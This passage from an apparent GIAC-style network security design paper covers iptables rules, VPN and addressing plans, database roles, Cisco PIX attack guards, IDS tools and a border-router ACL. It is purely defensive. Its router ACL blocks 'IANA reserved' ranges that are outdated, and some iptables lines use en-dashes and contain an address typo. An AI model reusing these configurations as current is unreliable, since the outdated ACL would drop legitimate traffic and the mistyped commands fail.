iptables -A INPUT -p tcp –s 192.168.200.134 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.135 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.136 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.137 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.138 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.139 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.140 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.141 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.142 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.143 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.144 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.145 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.146 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.147 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.148 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.149 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp –s 192.168.200.150 --dport 80 -j ACCEPT
#
# Allow incoming MySQL connections for management (but only from
192.168.100.0)
#
iptables -A INPUT -p tcp –s 192.168.100.0/24 --dport 3306 -j ACCEPT
#
# Allow incoming SSH connections for management (but only from
192.168.100.0)
#
iptables -A INPUT -i eth1 -p tcp -s 192.168.100.0/24  \
        --sport 1020:65535 --dport 22 -j ACCEPT
#
# Allow related traffic
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
#
# Drop everything else
```

```
iptables -A INPUT –p tcp -j LOG  --log-prefix "DMZ-SUP-WEB ** "
iptables –A INPUT –p tcp –j DROP
iptables -A INPUT –p udp -j LOG  --log-prefix "DMZ-SUP-WEB ** "
iptables –A INPUT –p udp –j DROP
iptables -A INPUT –p icmp -j LOG  --log-prefix "DMZ-SUP-WEB ** "
iptables –A INPUT –p icmp –j DROP
#
```

Logs for all Linux servers (including entries from the IPTABLES firewalls) will be sent to the System Management Server (192.168.100.25). These logs will be analyzed and stored by NetIQ VigilEnt Log Analyzer.

Personal Firewalls – Windows Systems

Servers that are Windows systems will be equipped with ZoneAlarm Pro. This will also be required on all Windows Client PCs. It is especially important that any remote employees have a personal firewall on their remote system (home PC or laptop). Since these will usually be Windows systems, this will normally be a Zone Alarm firewall. If the system is an internal Windows server then access on will be opened only for the services operating on that server. PCs and remote workstations will not allow remote access at all, with the exception of the Zone Alarm Integrity Server and/or VigilEnt Security Manager and NetIQ Security Manager.



The Windows Servers running Zone Alarm will have management agents from NetIQ Security Manager (running on 192.168.100.25). NetIQ Security Manager has the ability to parse text log files. Alerts will be established for alarms from Zone Alarm on internal servers. NetIQ SM can also permanently capture these logs and archive them into a secure database – should later analysis be required.

The Zone Alarm Integrity server product will help to insure that all local servers, desktops, and remote employee (Windows) desktops are protected by the Zone Alarm firewall.

VPN Access

The VPN architecture for GIAC Enterprises is designed to set up the following VPNs:

Remote Access VPNs:
1. VPN for Remote Sales employees
2. VPN for Remote I.T. employees
3. VPN for volume customers
4. VPN for suppliers
5. VPN for partners

Site-To-Site VPNs:
1. VPN for partners (theoretical)

Although LINUX-based VPN solutions such as CIPE and S/WAN were considered due to their effectiveness and low-cost, they were not selected due to the difficulty of supporting some remote clients at this time. It was also desired to be able to assign dynamic IP addresses to remote clients, something which is difficult or not supported with some of the LINUX-based public domain solutions. Likewise the built-in VPN capabilities of Windows2000 were not used because of both lower security and difficulty with Linux clients. Thus the final choice was to use a combination of Cisco hardware and Cisco Software VPN clients. This has the advantage of being easily scalable (just replace the PIX 506e with a bigger model – and use the exact same rules) and being usable with both remote access clients (Windows, Linux, and UNIX) and being used to establish Site-To-Site VPNs.

The cost is low for the hardware. The Cisco VPN client software is not cheap, but is low enough to deploy in the numbers we are looking at. The Cisco VPN used by GIAC Enterprises is based on IPSec. Each IPSec connection is treated as a unique Security Association (SA) and each peer will assign a different Security Parameter Index (SPI) value to differentiate between the various IPSecs that a device will have open.

(Important Note: In this business proposal the internal LAN between the border router and the external firewall (VPN server) uses the private address 192.168.210.0/24, with the PIX firewall having an external address of 192.168.210.2. In a production environment, this would not be possible, as there would be no way an external system could connect to the VPN server. This LAN will need a set of “real” Internet addresses for production, and will need at least 3 addresses. One of those addresses will be the external interface of the PIX firewall, which is the VPN gate.)

IP Addressing Scheme

Internal Corporate LAN – 192.168.100.0 / 24

Purpose: Internal Corporate LAN for GIAC. Internal Web-Server (Intranet), File and Print Servers, E-Mail server, master fortune database server.

Key systems:

1) **Windows2000 PDC server** (192.168.100.10)
2) **Network Defense Server:** Windows 2000 using NetIQ VigilEnt Log Analyzer; NetIQ Security Manager; and Zone Labs Integrity Server (192.168.100.25)
3) **MySQL Database server:** Red Hat Linux 9.0 system (192.168.100.30)
4) **E-Mail Server:** Red Hat Linux 9.0 system running QMail 1.03 (192.168.100.32)
5) **Windows2000 BDC server** (192.168.100.33)
6) **DNS server:** Red Hat Linux 9.0 system (192.168.100.42)
7) **SSH File server:** Red Hat Linux 9.0 system (192.168.100.45)
8) **Print server:** Red Hat Linux 9.0 system (192.168.100.47)
9) **Apache 2.0.39 Web server (Intranet):** Red Hat Linux 9.0 system (192.168.100.50)
10) Test Point

Internal DMZ LAN – 192.168.200.0 /24

Purpose: LAN for public access to external Web Server

Key systems:

1) Remote Employees E-Mail Server (Q-Mail 1.03 on RedHat 9.0) (192.168.200.10)
2) Remote Employees SSH File Server on RedHat 9.0 (192.168.200.20)
3) Public Web-Server for first-time sales and company web-presence Apache 2.0.39 running on RedHat 9.0 (192.168.200.30)
4) DMZ DNS Server on RedHat 9.0 (192.168.200.40)
5) Supplier's Web Server / MySQL DB-Server Apache 2.0.39 running on RedHat 9.0 (192.168.200.50)
6) Partner's SSH-Server on RedHat 9.0 (192.168.200.60)
7) TACACS+ Authorization Server on RedHat 9.0 (192.168.200.70)
8) Customers Web and SSH-Server Apache 2.0.39 running on RedHat 9.0 (192.168.200.80)
9) Kerberos Authorization Server on RedHat 9.0 (192.168.200.90)
10) Test Point

Important Reserved Addresses: The VPN will assign address ranges for specific groups coming into the VPN. These will be DMZ addresses. The assignments are as follows:

Remote Sales Employees: 192.168.200.101-192.168.200.110
Remote IT Employees: 192.168.200.111-192.168.200.120
Remote Supplier – Sky High Market Fortunes: 192.168.200.121-192.168.200.130
Remote Supplier – Computed Fortunes: 192.168.200.131-192.168.200.140
Remote Supplier – Three-Strike Fortunes: 192.168.200.141-192.168.200.150
Remote Partner – Crunch & Tasty Printing & Baking Inc.: 192.168.200.151-192.168.200.160
Remote Customers: 192.168.200.161-162.168.200.190

External DMZ LAN – 192.168.210.0 /24

Purpose: Separation LAN for testing and monitoring traffic between the Border Router and the DMZ External Firewall

Key systems:

1. **Monitor / Test system:** 192.168.210.30 Windows 2000 Workstation

IMPORTANT NOTE: In this business network design the address range 192.168.210.0/24 was used in this network segment for testing purposes within a lab. In a production system this would not be possible. This has to be an actual set of public IP addresses registered to GIAC Enterprises. The company needs at least 6 "real" Internet addresses:

1. The external address of the Border Router (currently set to 192.168.1.33)
2. The internal address of the Border router (currently set to 192.168.210.1)
3. The external address of the External PIX firewall (which is the VPN gate) (currently set to 192.168.210.2)
4. The public web-server address (currently presented as 192.168.210.50 by the PIX, actual address is in the DMZ at 192.168.200.30)
5. The remote employee SMTP e-mail address (currently presented as 192.168.210.11 by the PIX, actual address is in the DMZ at 192.168.200.10)
6. The internal employee SMTP e-mail address (currently presented as 192.168.210.22 by the PIX, actual address is in the Internal LAN at 192.168.100.32)

Addresses 2-6 above; which are all currently set in the range 192.168.210.0/24; all need to be in the same subnet. Address 1 above (the external address of the border router) needs to be in a different subnet. All six of these addresses need to be "real" addresses visible on the Internet.

Database Servers

GIAC has two database servers. Both are MySQL 4.0.13 database servers. One is the Master Fortune database server. The other is the Suppliers' Upload database server.

The master database server is located on the Internal LAN (192.168.100.0/24). The database will be heavily audited, with each read, write, and delete access to each entry tracked. Directories for the database-files will also be copy protected.

The supplier database server is located on the DMZ LAN (192.168.200.0/24). Like the master database, this database is heavily audited with each read, write, and delete access to each entry tracked. Directories for the database are also copy protected.

No other server functions (such as being a print server, e-mail server, etc.) will be allowed on the database servers.

Database access will be divided into the following 5 roles:

1) Fortune-Deliverer. An Employee (I.T. Department) who is allowed read access to the master database in order to package a zip-file download for a particular customer. They will then encrypt the download archive, and move it to the proper SSH directory for the customer in question. Each read of each fortune is audited, with a record of access by the particular employee tracked along with a record of which customer it was sold to. Customers are guaranteed unique fortunes for 3 months. After 3 months the fortune may be re-sold to some other customer. Customers are never re-sold a fortune they have already purchased.
2) Fortune-Reviewer. An Employee (Fortune-Analysis Department) who is allowed read / write access to the Supplier-Database. Fortunes are checked for non-allowed items such as obscene content, meaningless phrases, random text, etc. Fortunes may be obscure – but may not be meaningless – and "meaningful" judgment calls are the job responsibility of the Fortune-Reviewer. Unacceptable fortunes are deducted from the required quota of each fortune-writer. The Supplier-Database has fields for who wrote the fortune, the supplier company, the Fortune-Analysis employee who accessed and checked individual fortunes, the date and time the fortune was entered. Once the Fortune-Reviewer marks the fortune as approved, a script which is run every 24 hours transfers the record to the Master Database. The fortune is then deleted from the Supplier Database.
3) Automated Upload Service Script. The script runs under a service user-id that has read / delete access to the Supplier Database, but under a different service user-id that has only write (append new records) access to the Master Database.

4) Fortune-Author. A Supplier who is allowed write (append) access to the Supplier-Database. Fortune-Authors may not read their fortunes once uploaded, and have no ability to delete fortunes or read other fortunes.
5) I.T. Database Manager. An Employee in the I.T. department will be given db-manager rights on each database. The master database and the supplier database will be managed by different employees.

Again, this restrictive rule-set is designed to minimize damage should compromise occur. Should the Suppliers Upload Database be compromised, only a small number of brand new fortunes will be present. Should the account that runs the upload service script be compromised it does have delete access to the upload database, but can only read or modify existing fortunes in the master database. Fortune-deliverer employees do have the ability to compromise the master database, and they will be carefully monitored and all actions audited for that reason. Each zip archive they store will be on either the Partner's or Customers delivery SSH server. The zip files are encrypted, and to compromise the delivery server someone would have to break thru the VPN (with its TACACS+), the local Kerberos access control and the encryption on the zip files. They would still not have access to the master database, only to recently delivered fortunes. And unless they had root access to the delivery SSH server, they would only have access to a single customer directory.

These servers will also be protected by "personal" IPTABLES firewalls, that will allow only SQL-related traffic. The Suppliers DB-Server has a web-based front end, so incoming and related http traffic will be allowed. Also incoming SSH traffic will be allowed from the internal LAN for I.T. management of the server. SQL transfers to any network except 192.168.100.0 will be blocked.

No security is foolproof, but this is designed to be as tight as possible since the product is so easily compromised – being only small text files.

Web Servers

Apache 2.0.39 is the web-server of choice. It will be running on RedHat 9.0 system. Since web servers are frequently the attack points of a system, these will be heavily protected. There are 4 web servers:

1. An Intra-Net Web Server on the Internal Corporate LAN at 192.168.100.50
2. A DMZ Web-Server for the Public at 192.168.200.30.
3. A DMZ Web-Server for Suppliers at 192.168.200.50
4. A DMZ Web-Server for Established Customers at 192.168.200.80

Of these 4 servers, only the Public Web-Server is visible to the Internet. It is hosted by the Cisco PIX firewall and is visible at 192.168.210.50 (even though its actual address is 192.168.200.30).

All of these web servers will be protected by "personal" firewalls, which will allow only web-based incoming traffic and related outgoing traffic. Also, the excellent suggestions found in the paper http://securityfocus.org/infocus/1694 (Securing Apache step-by-step) by Artur Maj, May 14th, 2003 will be put into place on all web-servers.

SMTP Servers

GIAC has two SMTP servers, one in the DMZ for remote employees, and one in the internal LAN. These are both QMAIL servers, running QMAIL 1.03. QMAIL was designed to be a secure SMTP server. Unlike SMTP, it does not relay mail messages by default. This means GIAC's servers (and its limited bandwidth) cannot be used as a spam-relay. Qmail also does not require root to run its daily operations. Users can also store their individual mail spools in their own directories.

DNS Servers

GIAC has two DNS servers, one in the DMZ, and one in the internal LAN. These are both BIND 9.2.2 servers, running under RedHat 9.0. Both BIND servers will be configured to respond to host address ("A records") requests only, and only for their respective subnets. Furthermore, requests for name resolution outside of the LAN they are on (such as a request for an address from the DMZ DNS server by someone on the Internet) will not be accepted. Zone Transfers will not be allowed. These servers will be configured to forward DNS requests from DMZ and Internal LAN systems for EXTERNAL addresses to the DNS server supplied by GIAC's ISP. These DNS servers will be set up to cache the replies though, so frequently requested addresses will be resolved locally. HINFO and TXT records

will NOT be populated on these DNS servers. The “Responsible Person” field will be set to “dnsadmin.GIAC.com” and to “dnsadmin.GIAC-DMZ.com. Only DNS and SSH will be allowed on these two DNS servers. SSH traffic will be restricted and accepted only from the 192.168.100.0/24 LAN. The DNS servers will be protected with an IPTABLES “personal” firewall.

The GIAC Enterprises system is set up with 4 IDS systems. These are:

1. Cisco PIX Attack Guards
2. NetIQ VigilEnt Log Analyzer and VigilEnt Security Manager
3. NetIQ Security Manager
4. Zone Labs Integrity Server

1. PIX Attack Guards
The first is the IDS built-into the PIX firewall. This is known as the Cisco PIX Attack Guards. There are 5 attack guards that come with the Cisco PIX:

1. Fragmentation
2. Domain Name Service
3. SMTP-based attacks
4. SYN flooding
5. Authentication and authorization attacks

1. Fragmentation. This Attack Guard is designed to stop fragmentation attacks. Many DoS attacks are designed to break an IP packet in to multiple small packets. These can overwhelm a host with fragmented datagrams. The Cisco PIX command: sysopt security fragguard turns on the Fragmentation Attack Guard. When activated this guard enforces the checks recommended by RFC 1858. It also adds two more conditions: 1- Each non-initial fragment must be associated with a valid initial fragment. 2- Any IP datagram broken into more than 12 fragments is rejected automatically. Fragmentation attacks are logged to the PIX SYSLOG and include source and destination address.

2. Domain Name Service Guard. This attack guard is on by default. It monitors any DNS message exchange to ensure that the DNS reply's ID matches the DNS query' ID. It also translates the DNS A-record on behalf of the alias command. It will allow internal systems (192.168.100.0/24 and 192.168.200.0/24) to do DNS name resolution. Incoming PTR requests are not allowed. Bear in mind that the two internal DNS servers are also already configured NOT to resolve any DNS requests that should originate outside of the 192.168.100.0/24, 192.168.200.0/24 and VPN address-pools. The only exception to this that the Public Web-Server is resolved to 192.168.210. DNS guard is always enabled on the PIX by default. It cannot be shut off.

3. SMTP-based attacks. "Mail Guard", as it is called by Cisco, protects SMTP communication. The Cisco "inspects" each SMTP command to make sure it is a valid command. Commands must be formatted correctly, and can

only be one of seven recognized SMTP commands (DATA, HELO, MAIL, NOOP, QUIT, RCPT, and RSET). Any command that is not formatted correctly (like a command with a pipe symbol ("|") embedded) the PIX will either remove or replace the invalid code or generate a NOOP. E-mail servers must be fully compliant with RFC 821 in order for Mail Guard to work properly and for e-mail functionality to perform correctly. This is one of the reasons GIAC enterprises uses Qmail instead of Microsoft Exchange e-mail. MS-Exchange is not fully compliant with RFC 821. Mail Guard could still protect it, but a lot of the added functionality of Exchange would no longer work.

In order to turn Mail Guard on the command:
fixup protocol SMTP 25
is used. In addition ACLs that allow port 25 and port 113 (ident) to pass are required on all of the firewalls and routers between the Internet and the mail servers.

4. SYN flooding. TCP SYN flooding is a trick hackers use to cause a DoS condition. The hacker sends a flood of SYN packets. The receiving system sends out a SYN/ACK and waits for a final ACK to complete each connection. But in the attack the Hacker never sends the final ACK, he just leaves the system hanging with a partially complete connections (known as an "embryonic" connection). This can quickly exhaust the resources of a system leaving it unable to form any new connections. The NAT command on the PIX has the ability to limit the number of total connections, the number of embryonic connections, and to set a time-out value for connections. This places a limit on out-going SYNs. The same parameters may be set in the STATIC commands, to control in-coming SYNs. The PIX will also start analyzing incoming SYNs if embryonic limits are reached, and employ "TCP Intercept'. In this case, the PIX tries to complete the connection itself by returning a SYN/ACK. If no final ACK is returned, the attempt is recognized as a DoS attack and the connection is dropped. If it is a REAL connection and a final ACK is received, the PIX completes the connection on the other side, and then binds the two connections together. To the outside system the process is transparent and it just looks like the connection was made to the inside system.

   To activate the flood guard all that needs to be done is a timeout, total connection limit and embryonic connection limit needs to be added to the NAT command; and total connection limit and embryonic connection limit needs to be added to the STATIC command.

5. Authentication and authorization attacks. If user authentication and authorization resources on the PIX are close to being exhausted the PIX can take action to prevent this by dropping connections. The following TCP connections will be dropped in the following order:

1) Timewait
2) FINwait
3) Embryonic
4) Idle

To turn on this protection the command:
floodguard enable
is issued on the PIX.

Now that the various attack guards are enabled, it is important to set up auditing and alarm functions and to specify responses. The following PIX commands do this:
ip audit name GIAC-IDS info
ip audit name GIAC-IDS attack action alarm drop
ip audit interface outside GIAC-IDS
These commands will log any detected attacks, and will drop the connection as a response.


2. VigilEnt Log Analyzer and VigilEnt Security Manager
The PIX Firewall IDS is helpful, but this is not the most important IDS system. Attacks are expected on this firewall. And this IDS is limited in capability. Trouble will come if the DMZ or the internal Corporate LAN are compromised. If these systems are compromised it is expected that some type of scanning and/or penetration will be attempted on these LANs from the compromised system.


VigilEnt Log Analyzer has the ability to store log files for archive purposes for use in later court cases should the need arise. Also Log Analyzer has the ability to run forensic analysis on all of the SYSLOG files from all Linux servers, plus the Cisco PIX firewall and Cisco Router. This system also has the ability to shut down a compromised server and to disable the user-id that was used to launch the attack.

VigilEnt Security Manager comes with the ViglEnt Log Analyzer product. This product (VSM) also has a “tripwire” capability of creating CRC checks of key files and directories on all LINUX systems. And it can detect improper security changes on Windows Systems, as well as alarms and audit trails in the Windows Event Logs that might indicate compromise.

In addition, VigilEnt Security Manager has the ability to make sure all managed systems are kept up to date with the latest security patches – even as new vulnerabilities are discovered and announced. This is a critical safeguard, since new security holes are discovered constantly.

Screen shots of NetIQ VigilEnt Log Analyzer





3. NetIQ Security Manager

NetIQ Security Manager is in some ways similar to the VigilEnt Log Analyzer product. But unlike VLA it can manage and analyze the Zone Alarm text logs. It is also more capable on managing any Window's servers or PCs. It has the ability to both insure that Windows systems stay up to date with the latest patches, and to monitor for any suspicious activity (Admin-level passwords, changes in directory permissions, changes in registry permissions, etc.) And it allows detailed monitoring and analysis of the Windows Event Logs. NetIQ Security Manager can also insure that antivirus software is running on managed systems, and that it is up to date.

Screen shots of NetIQ Security Manager

4. Zone Alarm Integrity Server

The Zone Alarm Integrity Server can insure that the Zone Alarm firewall is running on all Windows systems. In addition the Zone Alarm Integrity Server can also store the Zone Alarm logs off of Window systems and issue alerts.

5. IDS Summary

These combined systems should protect the enterprise. The combination of Zone Alarm for Windows Systems and IPTABLES for Linux systems should immediately detect any scanning activity or penetration attempts on DMZ and/or Internal LAN. NetIQ Security Manager and NetIQ VigilEnt Log Analyzer should be able to detect and sound the alarm if any of these "tripwires" are activated.

These IDS systems are a significant added expense to a security design created mostly on a "shoe-string" budget. But if compromise has taken place it is imperative that this is detected quickly, and that evidence is properly stored and the attack halted. As has been taught by SANS – "..Prevention is a Must,… but Detection is KEY." No security is foolproof. But if you can not detect a breach, and safely store the evidence – you might as well go home. These systems are some of the best available to protect Windows, Unix, Linux, SYSLOG, and Cisco PIX systems from attack. It is true that programming these IDS systems to shut down a server when it is used to attack other systems can lead to a DoS condition. But this is deemed a safer course of action than to simply allow an attack to proceed and to just sound an alarm. The reader may note that no network IDS systems were selected. The reason for this is threefold. First,

Network IDS systems often cannot keep up with LAN bandwidth speeds. If you are only analyzing 65% of the traffic, what is the point of the system? Secondly, most network IDS systems sound frequent false alarmas. GIAC'S small IT staff will be busy enough. We don't want them to spend all of their time babysitting security systems – or even worse – to start ignoring them. And third, host-based IDS (provided it is on all systems and well-managed and monitored) will detect all of the same attacks. After all, a network attack is no good unless it is used to scan a host or attempt to penetrate a host (DoS attacks being the exception).

PART III – SECURITY POLICY AND TUTORIAL

Border Router Rules

Note: In the following, all RED text is comment in this paper for explanations, all BLUE text is actual commands given on the router. The various components of this router's configuration were saved in external text files, which could be quickly replayed to reset the router configuration via the console interface.

Router Setup:

Service pad is for X.25 – not needed
no service pad

Set timestamps
service timestamps debug uptime
service timestamps log uptime

Encrypt the service password
service password-encryption

Turn off the DHCP server
no service dhcp
!
Set the Hostname to GIAC-Fortune1
hostname GIAC-Fortune1
!
Set up passwords and usernames for router management (note: fields covered by "xxxxxx" are passwords. Such will need to be unique strong passwords.)
enable secret 5 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.
!
username CRWS_Giri privilege 15 password 7
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxx
username Admin password xxxxxxxxxxxxxxxxxxxxxxx
!
!
IP subnet zero is not allowed. (GIAC does not use this range, and many systems consider it to be illegal).
no ip subnet-zero

No IP source routing permitted. (IP source routing allows the packet itself to specify the route through the TCP/IP network. This is a technique often used by hackers to probe systems or to attempt to penetrate defenses.)

```
no ip source-route

No IP directed broadcast (stop Smurf attacks)
no ip directed-broadcast
!
```
The following is the code for Access-List 103, which is used to filter traffic on Etherne0 (the inside interface). There are no filters on the inside interface. Instead everything is done on the outside interface. Since this router has only two interfaces this is a reasonable approach.
```
! access-list 103 is wide-open
! it is used for the inside interface of the router
access-list 103 permit ip any any
```

The following is the code for Access-List 133, which is used to filter incoming traffic on Ethernet1 (the outside interface). Access-List 133 is perhaps the most important one on the router. It is the major filter used to block unwanted incoming traffic.

(NOTE: The “simulated Internet” used to test this system is in the address range 192.168.1.0/24. Yet in the following list of denied address ranges the 192.168.0.0 0.0.255.255 would block that range. In a production system this range would need to be blocked, so this deny entry is included. Yet this deny was not used on this router during testing. IP Addresses in the 192.168.1.0/24 range in this test system were used so that no real addresses would be listed. The reader will also note a default route to 192.168.1.1 was listed. In a “real” production system this would be the address of the ISP gateway.)
```
! Filter incoming traffic
! start by filtering private, invalid, and broadcast addresses
access-list 133 deny   ip host 0.0.0.0 any
access-list 133 deny   ip 10.0.0.0 0.255.255.255 any
access-list 133 deny   ip 127.0.0.0 0.255.255.255 any
access-list 133 deny   ip 169.254.0.0 0.0.255.255 any
access-list 133 deny   ip 172.16.0.0 0.15.255.255 any
access-list 133 deny   ip 192.168.0.0 0.0.255.255 any
access-list 133 deny   ip 224.0.0.0 15.255.255.255 any
access-list 133 deny   ip 240.0.0.0 15.255.255.255 any
access-list 133 deny   ip host 255.255.255.255 any

Filter Private Addresses
! IANA reserved addresses
access-list 133 deny   ip 1.0.0.0 0.255.255.255 any
access-list 133 deny   ip 2.0.0.0 0.255.255.255 any
access-list 133 deny   ip 5.0.0.0 0.255.255.255 any
access-list 133 deny   ip 7.0.0.0 0.255.255.255 any
access-list 133 deny   ip 14.0.0.0 0.255.255.255 any
access-list 133 deny   ip 23.0.0.0 0.255.255.255 any
```

```
access-list 133 deny   ip 27.0.0.0 0.255.255.255 any
access-list 133 deny   ip 31.0.0.0 0.255.255.255 any
access-list 133 deny   ip 36.0.0.0 0.255.255.255 any
access-list 133 deny   ip 37.0.0.0 0.255.255.255 any
access-list 133 deny   ip 39.0.0.0 0.255.255.255 any
access-list 133 deny   ip 41.0.0.0 0.255.255.255 any
access-list 133 deny   ip 42.0.0.0 0.255.255.255 any
access-list 133 deny   ip 58.0.0.0 0.255.255.255 any
access-list 133 deny   ip 59.0.0.0 0.255.255.255 any
access-list 133 deny   ip 60.0.0.0 0.255.255.255 any
access-list 133 deny   ip 70.0.0.0 0.255.255.255 any
access-list 133 deny   ip 71.0.0.0 0.255.255.255 any
access-list 133 deny   ip 72.0.0.0 0.255.255.255 any
access-list 133 deny   ip 73.0.0.0 0.255.255.255 any
access-list 133 deny   ip 74.0.0.0 0.255.255.255 any
access-list 133 deny   ip 75.0.0.0 0.255.255.255 any
access-list 133 deny   ip 76.0.0.0 0.255.255.255 any
access-list 133 deny   ip 77.0.0.0 0.255.255.255 any
access-list 133 deny   ip 78.0.0.0 0.255.255.255 any
access-list 133 deny   ip 79.0.0.0 0.255.255.255 any
access-list 133 deny   ip 82.0.0.0 0.255.255.255 any
access-list 133 deny   ip 83.0.0.0 0.255.255.255 any
access-list 133 deny   ip 84.0.0.0 0.255.255.255 any
access-list 133 deny   ip 85.0.0.0 0.255.255.255 any
access-list 133 deny   ip 86.0.0.0 0.255.255.255 any
access-list 133 deny   ip 87.0.0.0 0.255.255.255 any
access-list 133 deny   ip 88.0.0.0 0.255.255.255 any
access-list 133 deny   ip 89.0.0.0 0.255.255.255 any
access-list 133 deny   ip 90.0.0.0 0.255.255.255 any
access-list 133 deny   ip 91.0.0.0 0.255.255.255 any
access-list 133 deny   ip 92.0.0.0 0.255.255.255 any
access-list 133 deny   ip 93.0.0.0 0.255.255.255 any
access-list 133 deny   ip 94.0.0.0 0.255.255.255 any
access-list 133 deny   ip 95.0.0.0 0.255.255.255 any
access-list 133 deny   ip 96.0.0.0 0.255.255.255 any
access-list 133 deny   ip 97.0.0.0 0.255.255.255 any
access-list 133 deny   ip 98.0.0.0 0.255.255.255 any
access-list 133 deny   ip 99.0.0.0 0.255.255.255 any
access-list 133 deny   ip 100.0.0.0 0.255.255.255 any
access-list 133 deny   ip 101.0.0.0 0.255.255.255 any
access-list 133 deny   ip 102.0.0.0 0.255.255.255 any
access-list 133 deny   ip 103.0.0.0 0.255.255.255 any
access-list 133 deny   ip 104.0.0.0 0.255.255.255 any
access-list 133 deny   ip 105.0.0.0 0.255.255.255 any
access-list 133 deny   ip 106.0.0.0 0.255.255.255 any
access-list 133 deny   ip 107.0.0.0 0.255.255.255 any
```

```
access-list 133 deny   ip 108.0.0.0 0.255.255.255 any
access-list 133 deny   ip 109.0.0.0 0.255.255.255 any
access-list 133 deny   ip 110.0.0.0 0.255.255.255 any
access-list 133 deny   ip 111.0.0.0 0.255.255.255 any
access-list 133 deny   ip 112.0.0.0 0.255.255.255 any
access-list 133 deny   ip 113.0.0.0 0.255.255.255 any
access-list 133 deny   ip 114.0.0.0 0.255.255.255 any
access-list 133 deny   ip 115.0.0.0 0.255.255.255 any
access-list 133 deny   ip 116.0.0.0 0.255.255.255 any
access-list 133 deny   ip 117.0.0.0 0.255.255.255 any
access-list 133 deny   ip 118.0.0.0 0.255.255.255 any
